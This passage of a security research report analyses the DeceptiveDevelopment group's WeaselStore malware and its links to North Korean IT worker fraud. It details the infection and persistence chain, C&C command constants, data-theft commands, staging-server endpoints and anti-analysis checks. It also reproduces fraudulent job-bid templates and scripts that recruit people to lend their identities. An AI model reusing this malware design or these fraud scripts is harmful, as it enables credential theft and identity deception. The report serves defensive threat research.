On *Windows*, the compromise chain starts with the `nvidiaupdate.zip` archive, containing the installer script and Node.js [20] runtime binaries. The installer downloads the WeaselStore source code to `nvidiadrivers.zip` in its local directory and extracts the downloaded archive to a subdirectory named `nvidia-drivers`. It then creates the registry value `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\NvidiaDriverUpdate`, pointing to a file named `update.vbs` to serve as a persistence mechanism, launching the WeaselStore payload using the provided Go build environment on user login.

On *Linux* and *macOS*, the logic is similar, but skips the additional downloader stage present in the *Windows* chain. The installer script is titled `ffmpeg.sh`, and persistence on *macOS* is achieved using a plist file named `com.vcam.plist`, defining a service named `com.vcam` to execute from `/var/tmp/VCam/vcamservice.sh`. The WeaselStore source code is downloaded as a ZIP archive named `VCam.zip`, is unpacked into `/var/tmp/VCam`, and is launched via the newly created service.

On *macOS*, the initial archive contains an additional piece of malware – an application masquerading as a driver or browser updater (also known as FrostyFerret [14]), launched by the installation script. It displays a prompt requesting access to the microphone or camera, imitating legitimate system prompts (seen in Figure 9), and requires the user to enter their password, which is then uploaded to an attacker-controlled *Dropbox* account along with the victim's IP address, presumably to be used to decrypt exfiltrated keychain contents.




Figure 9: Password stealer attempting to get the user's password with a fake authentication dialog for microphone access.

WeaselStore first sends the victim's system information (username, hostname, OS type, CPU architecture, and payload version) to the C&C server. The C&C server then responds with a new command, and parameters to execute it, and this loop continues until the connection is terminated. Both commands and parameters are predefined four-letter strings, as illustrated in Figure 10.

```
MSG_INFO      = "fwe9" // user,host,os,arch
MSG_LOG       = "1q2w" // status,logmsg
LOG_SUCCESS   = "true"
LOG_FAIL      = "false"
MSG_PING      = "poiU" // random128byte
MSG_FILE      = "qpwoe" // name, filedata

COMMAND_INFO  = "qwer" // REQ: type | RES: info
COMMAND_UPLOAD = "asdf" // REQ: type, path, filedata | RES: log
COMMAND_DOWNLOAD = "zxcv" // REQ: type, path | RES: file
COMMAND_OSSHELL = "vbcx" // REQ: type, shell, timeout | RES: log
SHELL_MODE_WAITGETOUT = "qmwN"
SHELL_MODE_DETACH = "qalp"
COMMAND_WAIT   = "ghdj" // REQ: type, interval | RES: ping
COMMAND_AUTO   = "r4ys" // REQ: type, mode | RES: log
AUTO_CHROME_GATHER = "89io"
AUTO_CHROME_PREFRST = "7ujm"
AUTO_CHROME_COOKIE = "gi%#"
AUTO_CHROME_KEYCHAIN = "kyci"
COMMAND_EXIT   = "dghh" // REQ: type | RES: x

DURATION_ERROR_WAIT = time.Minute * 5

PID_FILE_NAME      = ".store"
MACHINEID_FILE_NAME = ".host"

DAEMON_VERSION = "2.0"
```

Figure 10: Values present in WeaselStore's configuration file.

The individual commands, described in detail in Table 5, enable uploading and downloading of files, executing shell commands, and exfiltrating stored browser data.

Command	Description
INFO	Exfiltrates system information to the C&C
UPLOAD	Drops received file/data to a specified path
DOWNLOAD	Exfiltrates defined file/directory
OSSHELL	Executes given commands in the OS shell
WAIT	Sleeps for a given amount of time
AUTO	Automatically gathers saved browser data. There are four different modes of operation determined by parameters, as described below: CHROME_GATHER – exfiltrates browser extension configurations CHROME_COOKIE – lists all installed browser extensions CHROME_KEYCHAIN – exfiltrates login information stored in browsers CHROME_PREFRST – modifies the MetaMask extension configuration
EXIT	Replies exited to the server and terminates the command loop

Table 5: WeaselStore commands.

In May 2025 we also observed a variant of WeaselStore written in Python, also known as PylangGhost [21], but with identical functionality and structure, including some unused behaviour and code patterns that suggest this to be a direct rewrite from the original Go language into Python.

Network infrastructure – staging server API

The WeaselStore staging servers we observed provide a simple API written in Node.js, capable of serving files and collecting information. We managed to obtain and analyse multiple versions of the C&C API source code. The API endpoints are described in Table 6 from the point of view of the server.

API endpoint	Description
/starttest	Receives the company name used as a lure on the interview website and the victim's name, email address and IP, adding the data to <code>client_ips_start_test.json</code> . Sends an email to an operator based on the given ID.
/nvidia.check	If the requesting IP address is present in <code>client_ips.json</code> , adds it to a <code>client_ips_checked.json</code> file.
/nvidia-<ID>.update	Delivers a ZIP file containing a malicious installer Node.js script. The ID is used to determine the attacker-controlled email address to send the information about the connection. The event (victim IP, date, and operator ID) is logged to <code>client_ips_start.json</code> .
/nvidiawin.update	Delivers the WeaselStore source code archive, <code>nvidiaupdate.zip</code> , along with a compiled <i>Windows</i> version of the malware. The event (victim IP and date) is logged to <code>client_ips.json</code> .
/ffmpeg-<ID>.sh	Delivers the <code>ffmpeg.sh</code> malicious downloader script. The event (victim IP and date) is logged to <code>client_ips_mac_start.json</code> .
/ffmegmac.update	Similar to <code>ffmpeg-<ID>.sh</code> , but writes the log entry to <code>client_ips.json</code> .
/VCam1.update	If the requesting IP address is present in <code>client_ips.json</code> , delivers the WeaselStore source code and build environment archive, along with the <code>ChromeUpdateAlert</code> app, configured for an ARM64 environment on <i>macOS</i> .
/VCam2.update	Similar to <code>VCam1.update</code> , but configured for an x64 environment.
/submit	Logs the victim's name, email address, phone number, company, IP address, and operator ID (here named <code>unique</code>) to <code>client_ips_submit.json</code> .
/checkMasterPassword	Saves the provided <IP>:<password> pair to a file on the server called <code>data.txt</code> , likely used to transfer data from the attacker-controlled <i>Dropbox</i> account used in the fake password prompt app on <i>macOS</i> .
/credential.png	Saves the provided <IP>:<password> pair in JSON format to a file named <IP>.json. Likely connected to the fake password prompt app on <i>macOS</i> , transferring data from the attacker-controlled <i>Dropbox</i> account.
/background.png	Sends the Base64-encoded contents of a file named <code>darwin</code> on the server. We weren't able to collect the file.
/banner.png	Sends the Base64-encoded contents of a file named <code>darwin-m1</code> on the server. We weren't able to collect the file.
/winner.jpg	Sends the Base64-encoded contents of a file named <code>log.dll</code> on the server. We weren't able to collect the file.
/launch.vbs	Downloads <code>launch.vbs</code> from the server. We weren't able to collect the file.
/run.bat	Downloads <code>run.bat</code> from the server. We weren't able to collect the file.
/poc.exe	Downloads <code>poc.exe</code> from the server. We weren't able to collect the file.
/file.zip	Delivers the WeaselStore source code and build environment archive, configured for <i>Windows</i> , also containing already compiled versions of WeaselStore named <code>linux</code> and <code>main.dll</code> , as well as Python encryptor and decryptor scripts for the DLL files – likely artifacts left behind by the operators.

Table 6: API endpoints available on the staging servers; some were only seen on one of the analysed servers.

To evade the eyes of malware researchers, the C&C server provides the malicious payloads only to victims who previously submitted the 'Interview form' (their IP address is added to an internal allowlist and further requests are checked against it). Also, requests for malicious payloads must contain the string `curl` in the User-Agent field. Otherwise, the website provides benign alternatives instead. Whenever a connection is made to the server, an email is sent to one of several predefined email addresses, based on a two-letter code embedded in the URL, which specifies the operator.

One notable email address contained in the configuration is `trevorgreer9312@gmail[.]com`, which was shown to be connected to the recent attack on the *Bybit* crypto exchange [22], showing a possible connection between DeceptiveDevelopment and other North Korea-aligned groups.

Additionally, we discovered that another of the email addresses, `hundredup2023@gmail[.]com`, was also used to create a job listing on the job-hunting and advertising site Locanto, as shown in Figure 11. This listing is unlike any other job listings linked to DeceptiveDevelopment, as it is for a ‘virtual assistant’ role, instead of a Web3- or blockchain-related position (which is the case for DeceptiveDevelopment’s fake recruiters [1]). It is, however, in line with the activities of another group – the North Korean IT workers, who are known to solicit cooperation with individuals in the West (especially the US) to establish laptop farms and use their social media profiles to search for remote work under a false identity, as reported by multiple sources (and summarized in the next section). Some of the email addresses used also closely follow the format of usernames we observed being used in the IT worker campaigns – *Gmail* accounts where the name comprises two words, implying a relation to engineering or development, followed by three or four numbers, e.g. `eliteengineer0523@gmail[.]com`.




Figure 11: Job listing posted by the attackers on a legitimate job-hunting website.

NORTH KOREAN IT WORKERS

While our research into DeceptiveDevelopment is primarily based on data from our telemetry and reverse engineering the group’s toolset, it is interesting to point out the relations between DeceptiveDevelopment and so-called North Korean IT worker fraud operations disclosed by, among others, the US government and the FBI.

Background information

According to public sources, the IT worker campaign has been ongoing since at least 2017 [23] and has been increasingly prominent in recent years. In an advisory released in May 2022 [24] by the FBI and the US Departments of State and Treasury, the IT worker campaign is described as a coordinated effort by North Korea-aligned individuals to gain employment at overseas companies, whose salaries are then used as funding for the country.

The IT workers reportedly operate in a scattered manner, with numerous teams of workers, usually based in foreign countries like China, Russia, and countries in Southeast Asia. Each team works in a slightly different manner, but their end goals and ways of operating are the same – posing as foreign remote workers with fake documents and CVs, and looking for remote employment or freelance work to gather funds [5].

Aside from using AI to perform their job tasks, they rely heavily on AI for manipulating photos in their profile pictures and CVs, and even perform faceswaps in real-time video interviews to look like the persona they are currently using, as described in more detail in a blog post by *Unit 42* [25].

They have also been known to steal internal company data and use it to extort companies, as reported by the FBI in January 2025 [26].

Analysing OSINT data

Multiple researchers have observed many ties and instances of information exchange between the IT workers and DeceptiveDevelopment, such as the two groups sharing email accounts or mutual follows between the *GitHub* profiles of fake recruiters and IT workers [7, 27] – we can confirm to have independently seen additional instances of such patterns. This leads us to assert with medium confidence that, although these activities are conducted by two different groups, they are most likely connected and collaborating.

Additionally, we managed to gather publicly available data detailing the inner workings of some of the IT worker teams from multiple sources (with significant help from *@browsercookies on X*), among them *GitHub* profiles belonging to the IT workers containing publicly accessible internal data and content shared publicly by researchers. These include details of their work assignments, schedules, communication with clients and each other, emails, various pictures used for online profiles (both real and fake), fake CVs, and text templates used when job hunting; due to information sharing agreements, we are not disclosing the specific sources of the data used in our analysis. The following observations are based on analysing this information.

As we discovered from the fake CVs and other related materials, the IT workers focus mostly on employment and contract work in the West, specifically prioritizing the United States, but our findings based on the acquired materials have shown a shift toward Europe, with targets in countries such as France, Poland, Ukraine and Albania.

According to the internal materials we analysed, each team has a dedicated ‘boss’ – a leader who oversees the team’s operation, sets quotas for the team members, and coordinates their work. The members have a number of responsibilities: acquiring work, completing work tasks, and self-education to improve their skillsets. To this end, they report spending between 10 and 16 hours per day working, adjusting their work schedules to fit the requirements of their employers. This is illustrated in Figure 12, which shows members of one such team with their nicknames, working hours, and the online personas they share.




Figure 12: A spreadsheet containing the IT worker’s daily work schedule, uploaded to a publicly accessible location.

In the materials we analysed, we discovered that some of the IT worker teams were not only involved in programming jobs, but also ventured into civil engineering and architecture – producing engineering drawings with falsified approval stamps (shown in Figure 13) while impersonating real engineers and companies, as shown in more detail in [28].



Figure 13: An example of a falsified stamp on engineering drawings produced by the IT workers.

The team members keep detailed track of their tasks and the hours that they work, presumably reporting these to their superiors. Two such logs are shown in Figure 14, providing an interesting glimpse into their world and the topics they focus on – web programming languages and tutorials, but also English. One worker notes that they aren't willing to apply for jobs ('bid' in their terminology) in Asian countries, perhaps due to fear of being identified as a North Korean more easily. It is notable that they keep their notes in English – likely to improve their language skills by using the language on a day-to-day basis, but also to obscure their origin should their notes and communication be found.

They also focus on self-education and report studying freely available online materials and tutorial sites, mostly focusing on web programming, blockchain, the English language and, in recent years, the integration of AI into various web applications. From what we have observed, it seems that the allocation of time amongst these tasks is not fixed. This particular team reports spending most of their time learning, likely because they haven't been as successful in finding work.

Start Time	End Time	Hours	Bids	Done	Solved	Issue
				complete w3schools study about the Freelancer,Octo Browser and bid		
9	12	3		I have studied w3schools.	I have studied CSS.	no problems.
14	16	2		I have studied w3schools.	I have studied CSS.	no problems.
2	4	2		HTML tutorial study	I studied basic,heading,style,color,css,table,images,links	
20	22	2		HTML forms,graphic,media and apis study	I studied attributes,types,canvas,video,web storages,web	
3	7	4		CSS tutorial study	I studied	
9	12	3		CSS advanced study	I studied border,images,shadows,text effect,button and so	
16	22	6		CSS responsive.grid and sass study	I studied images,videos,item.	I understood 80%.
4	6	2		JS tutorial study	I studied events,strings,objects,arrays,functions and about	
8	12	4		JS versions,object,function,classes and async study	I studied display,properties and about the Freelancer.	
17	24	7		JS dom,bom,apis,ajax,json,query and graphics study	I studied accessors,sets,maps and about the Freelancer.	I understood 60%.
8	12	4		PHP tutorial,forms and advanced study	I studied comments,variables,numbers strings and about	
16	20	4		PHP oop,database.xml and ajax study	I studied if else,switch,function,array,loopand about the	I understood 30%. I didn't understand the meaning of PHP
5	7	2		SQL tutorial study	I studied syntax,select,where,and,or,not,order by and	
9	12	3		SQL database study	I studied delete,select,top,like,between,check and about	
16	19	3		PYTHON tutorial.handling and modules study		
20	22	2		PYTHON matplotlib,my sql,machine learning and mongodb study		
				I will study about the Octo Browser using method,bid method,chatting		
4	7	3		Study Python and CSS.		
8	12	4		Study bid and chatting method. study english.		
4	7	3		study php tutorials		
15	19	4		study freelancer/contents.		
20	22	2		study freelancer/contents.(react,bid message)		
4	7	3		study php_crud		
Start Time	End Time	Working Hour	bids		Solved	Issue
				-I have chat about 3 project.		
0	6.5	6.5	30	-I get one project.		
8	12	4		-I study about Pine script for the project.		
18	19.5	1.5		-I study about making html game and study about snake		
20.5	24	3.5	20	-I create gmail account , skype account and github account		
				-I code analysis about snake game.		
0	6.5	6.5		I study about Pine script for the project https://www.tradingview.com/pine-script-	I know the way how to use the Prine script in trading view.	
8	12	4		I chat about pine script project but client don't have enough		
15	19	4		5 time, so the project is closed.		
0	6.5	6.5	2	I study about html canvas to create game.		
8	12	4		I study about html canvas to create game.		
13	16.5	3.5		I have chat about snake game and I update the code as		
2	7	5	10	following client's requirement.		
9	12	3	5	I search source code of the snake game and update the code.		
15	19	4		I have chat about 2 project.		
0	6.5	6.5	10	I have study about snake game project.		
20	24	4		I have study about snake game project.		
0	3.5	3.5	5	I have study about snake game project.		
8	12	4	3	I have study about snake game project.		
8.5	12	3.5		I have study about snake game project.		
15	19	4	5	I have chat about one project.		
20	23	3		-I get one project and award the project.(change the design of		
2.5	6.5	4		I have study about snake game project.		
8	11.5	3.5		I have complete the snake game.		
13.5	19	5.5		I have study about laravel, vue project.		
20	22	2		I have study about laravel, vue project.		
0	2	2	10	I try to uploade the project, but net speed is very low, so I		
8	12	4		I complete the snake game and get 130\$ from the client.		
13	19	6		-the laravel, vue project is rejected because I don't upload the		
21	23	2		project.		I will don't bid to asian countries
0	6	6		I have uploade the snake game.		
8	10	2	20			
15	19	4		I study react router		
20	22	2		I study react tutorial, express tutorial, node tutorial again.		
2	7	5	30	I have study express tutorial.		
9	12	3		I have chat about one project.		
15	19	4	20	I have study react todo list		
20	22	2		I have about 2 project.		
2	6.5	4.5	13	-I have chat about snake game.		
8	11	3		-I am study react express tutorial.		
20	24	4	5	I have complete the uploading the snake game and give		
0	3	3	15	-I have study about convert the html game to apk file and	https://dev.to/ably/building-a-realtime-multiplayer-browser-game-in-less-than-a-day-part-1-4-14pm	I can convert the html game that only have html file, but I didn't convert the Javascript game to apk file because our IP is blocked about that url.
8	12	4		I have chat about two project.		
				I have study about express tutorial and react project.	https://www.guru99.com/node-js-express.html	

Figure 14: Examples of IT workers' work reports, detailing what they worked on and their work hours.

Master of Science from HKU
 Who Am I?
My name is Richard. And I am a Master of Science, Computer Science from HKU.
This is the one of the top universities in Asia.
This is my linked in Profile : <https://www.linkedin.com/in/richard820/>
I am a Senior Software Engineer with 10 years of experience in Software Development such as Full Stack and AI fields.

@@@@@@
 Most Recent Work:
I have done a lot of projects such as your requirement-like project already.
My experience in web development, API integration, and data scraping aligns perfectly with the technical requirements
of this project. I am confident in my ability to design and build a user-friendly web app that automates the extraction
of daily domain lists and integrates them seamlessly into rating portals.
I plan to approach this project with a systematic and iterative development process, ensuring that each component is
thoroughly tested and refined before implementation.

@@@@@@
 I am really interested in your task.
I have my own business principles.
First, I work for clients not for money.
Second, I do my best. I always try to build the most excellent Program.
I am going to devote all our passion in your task with lowest price.
I hope we will meet again soon.
C U again!
Thanks.

Python / MERN Stack/Web-Scraping and Automation Expert
 5+ Years of Experience
✔ Selenium Webdriver - create autotest, scraping information from different websites
✔ Scrapy - a gathering of information variety of websites like amazon, airbnb, etc (python)
✔ Xpath - analysis and using XPath to navigate in an XML document
✔ beautiful soup + requests - collecting information from the given websites.
I have read your job description in details and I am feeling so happy to submit a proposal to your great project.
I'd like to inform you that I have 5+ years of experience web-scraping and have built various scraping projects for
worldwide clients.
Please check my latest experiences as well and share me your opinion.
✔ <https://drive.google.com/drive/>

Hi ...,
I have economic experienced.
★ @Your web expert here!!! ★
My works here:
- <https://demos.kodevglobal.com/markhor/>
- <https://demos.kodevglobal.com/fitnessoug/>
- <https://demos.kodevglobal.com/fitness/>
Your job description excited me and I eventually decided to bid.
I've been a web expert for 5+ years and I think I am a best fit for your project.

Please don't waste your golden time to find another freelancer.
If you award me the project, I'd be very happy to discuss this further and get started for
you as soon as possible.

Thanks and Regards!

While analysing the publicly available data of the IT workers, we stumbled upon an interesting set of pre-made scripts. The IT workers use these scripts to persuade other, real people to collaborate with them, providing the IT workers their own identities and profiles on various sites, sometimes even applying for the jobs instead of them (a technique known as bait-and-switch interviews [29]). By doing this, they essentially add a middleman, who may seem less suspicious and would more likely be hired. Naturally, they promise these middlemen a percentage (10-20%) of the salary. The middlemen then attend job interviews and may even be asked to host work computers in ‘less suspicious’ countries.

We also found, in line with our own observation, a *YouTube* video showcasing many such exchanges with what are believed to be North Korean IT workers [30]. Two examples are shown in Figure 17.

Nice to meet you. I am Peter from Singapore and I am going to hire a new freelancer.
I am a Senior Software Developer from Singapore.

As a software engineer, I usually get and make contract with clients through freelancer.com and upwork.com. are you familar with freelancer.com and upwork.com?

Мене звати Пітер Піао, я старший розробник програмного забезпечення з Сінгапуру.
Як інженер-програміст я зазвичай укладаю контракти з клієнтами через freelancer.com і upwork.com.
Насправді, використовуючи свій обліковий запис, я зазвичай заробляю 1500-2000(usd) доларів США щомісяця.
Але оскільки я азіат і часовий пояс, клієнти США та ЄС не хочуть зі мною працювати.

Acually using my account, I earn usually 1500-2000\$(usd) every month. But because I am Asian and the timezone, US an EU clients don't want work with me.
Actually many EU and USA clients want to work with ukraine developers to help Ukraine.
So If I use Ukraine accounts, I can earn at least 2500-3000 for the first mont and after 3 month I can earn 3000-5000\$ every month.
so I want to use your account and I will give you 10% of my profit - 300-500\$.
if you have any questions, please ask.

Насправді багато клієнтів із ЄС та США хочуть працювати з українськими розробниками, щоб допомогти Україні.
Тому, якщо я користуюся обліковими записами в Україні, я можу заробляти не менше 2500-3000 щомісяця.
тому я хочу використовувати ваш рахунок і я віддам вам 10% свого прибутку - 250-300\$.
Зрозумів?


Figure 16: Pre-made script for IT workers attempting to acquire Ukrainian social media profiles.

About the role

Attend Job Interviews: You will participate in interviews on my behalf.

Effective Communication: Use your English skills to engage with interviewers and respond confidently.

Full Preparation: I will provide all technical background and details you need to succeed.

 **Creator** Yesterday at 10:00 AM

then i will pay u 10% of its income every month

if i get a job there with your linkedin account also, it can be so much money for u every month

Figure 17: Examples of IT workers soliciting cooperation from unsuspecting people via Discord (source: [30]).

CONCLUSION

The activities of DeceptiveDevelopment illustrate a shift in the operational paradigm of North Korea-aligned cyber actors – from centralized, high-skill APT operations to a more distributed, volume-driven model. Despite often lacking technical sophistication, the group compensates through scale, persistence, and creative social engineering. Its campaigns demonstrate a pragmatic approach, reusing and adapting existing malware, exploiting open-source tooling, and leveraging human vulnerabilities through fake job offers and interview platforms.

Our findings also highlight the blurred lines between cybercrime and APT activity, particularly in the overlap between malware campaigns and the operations of North Korean IT workers. These dual-use tactics – combining financial theft with espionage and infrastructure development – underscore the need for defenders to consider broader threat ecosystems rather than isolated campaigns.

As DeceptiveDevelopment continues to evolve – likely incorporating more advanced deception techniques and AI-assisted tooling – it is crucial for defenders to remain vigilant. By understanding the group's tactics, techniques and procedures, we can better anticipate future threats and develop more resilient defences against this emerging model of cyber-enabled revenue generation.

IoCs

Representatives of the mentioned malware families, together with their brief descriptions and references in public reports, can be found in *Malpedia* [31].

REFERENCES

- [1] Havránek, M. DeceptiveDevelopment targets freelance developers. ESET. 20 February 2025. <https://www.welivesecurity.com/en/eset-research/deceptivedevelopment-targets-freelance-developers/>.
- [2] Kálnai, P. Lazarus luring employees with trojanized coding challenges: The case of a Spanish aerospace company. ESET. 29 September 2023. <https://www.welivesecurity.com/en/eset-research/lazarus-luring-employees-trojanized-coding-challenges-case-spanish-aerospace-company/>.
- [3] Starks, C.; Barnhart, M.; Long, T.; Lombardi, M.; Pisano, J.; Revelli, A, Staying a Step Ahead: Mitigating the DPRK IT Worker Threat. Google Cloud. 23 September 2024. <https://cloud.google.com/blog/topics/threat-intelligence/mitigating-dprk-it-worker-threat>.
- [4] Unit 42. Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors. 21 November 2023. <https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/>.
- [5] Barnhart, M. et al, Exposing DPRK's Cyber Syndicate and Hidden IT Workforce. DTEX Systems. May 2025. <https://reports.dtexsystems.com/DTEX-Exposing+DPRK+Cyber+Syndicate+and+Hidden+IT+Workforce.pdf>.
- [6] Motoda, M.; Koike, R.; Hiyoshi, R. OtterCookie, new malware used in Contagious Interview campaign. NTT Security. 16 January 2025. https://jp.security.ntt.tech_blog/en-contagious-interview-ottercookie.
- [7] Park, S. From Pyongyang to Your Payroll: The Rise of North Korean Remote Workers in the West. Zscaler. 4 November 2024. <https://www.zscaler.com/blogs/security-research/pyongyang-your-payroll-rise-north-korean-remote-workers-west>.
- [8] AhnLab Security Intelligence Center. BeaverTail and Tropidoor Malware Distributed via Recruitment Emails. AhnLab. 2 April 2025. <https://asec.ahnlab.com/en/87299/>.
- [9] Kálnai, P. Lazarus campaigns and backdoors in 2022-2023. Virus Bulletin. 2023. <https://www.virusbulletin.com/uploads/pdf/conference/vb2023/papers/Lazarus-campaigns-and-backdoors-in-2022-2023.pdf>.
- [10] Baltariu, I. A.; Anton-Aanei, A.; Bizgă, A. Lazarus Group Targets Organizations with Sophisticated LinkedIn Recruiting Scam. Bitdefender. 5 February 2025. <https://www.bitdefender.com/en-us/blog/labs/lazarus-group-targets-organizations-with-sophisticated-linkedin-recruiting-scam>.
- [11] Santo, A. D. Lazarus Group Targets Crypto-Wallets and Financial Data while employing new Tradecrafts. Università degli Studi dell'Aquila, L'Aquila. 26 November 2024. <http://dx.doi.org/10.48550/arXiv.2505.21725>.
- [12] nopara73 / DotNetTor. <https://github.com/nopara73/DotNetTor>.
- [13] Amaury, G.; Chavane, C.; Aimé, F.; Sekoia TDR. From Contagious to ClickFake Interview: Lazarus leveraging the ClickFix tactic. Sekoia. 31 March 2025. <https://blog.sekoia.io/clickfake-interview-campaign-by-lazarus/>.
- [14] Stokes, P.; Hegel, T. macOS FlexibleFerret | Further Variants of DPRK Malware Family Unearthed. SentinelOne. 3 February 2025. <https://www.sentinelone.com/blog/mac-os-flexibleferret-further-variants-of-dprk-malware-family-unearthed/>.
- [15] Madjar, T.; Miller, D.; Larson, S. From Clipboard to Compromise: A PowerShell Self-Pwn. Proofpoint. 17 June 2024. <https://www.proofpoint.com/us/blog/threat-insight/clipboard-compromise-powershell-self-pwn>.
- [16] Monahan, T. X. 28 December 2024. https://x.com/tayvano_/status/1872980013542457802.
- [17] Kasimov, M. X. 7 January 2025. <https://x.com/500mk500/status/1876503260208771192>.
- [18] Willo. <https://www.willo.video/>.
- [19] Cardoso, R. Infostealer malware linked to Lazarus Group campaigns. Medium. 7 February 2025. <https://medium.com/@rayssac/infostealer-malware-linked-to-lazarus-group-campaigns-a510ad5f3e4f>.
- [20] Node.js. <https://nodejs.org/en>.
- [21] Svajcer, V. Famous Chollima deploying Python version of GolangGhost RAT. Cisco Talos. 18 June 2025. <https://blog.talosintelligence.com/python-version-of-golangghost-rat/>.
- [22] SilentPush. Silent Push Pivots into New Lazarus Group Infrastructure, Acquires Sensitive Intel Related to \$1.4B ByBit Hack and Past Attacks. 25 February 2025. <https://www.silentpush.com/blog/lazarus-bybit>.
- [23] FBI. DPRK IT WORKERS. 2024. <https://www.fbi.gov/wanted/cyber/dprk-it-workers>.
- [24] The U.S. Department of State. Guidance on the Democratic People's Republic of Korea Information Technology Workers. 22 May 2022. <https://ofac.treasury.gov/media/923126/download?inline>.
- [25] Gordenker, E. False Face: Unit 42 Demonstrates the Alarming Ease of Synthetic Identity Creation. Palo Alto Networks. 21 April 2025. <https://unit42.paloaltonetworks.com/north-korean-synthetic-identity-creation/>.

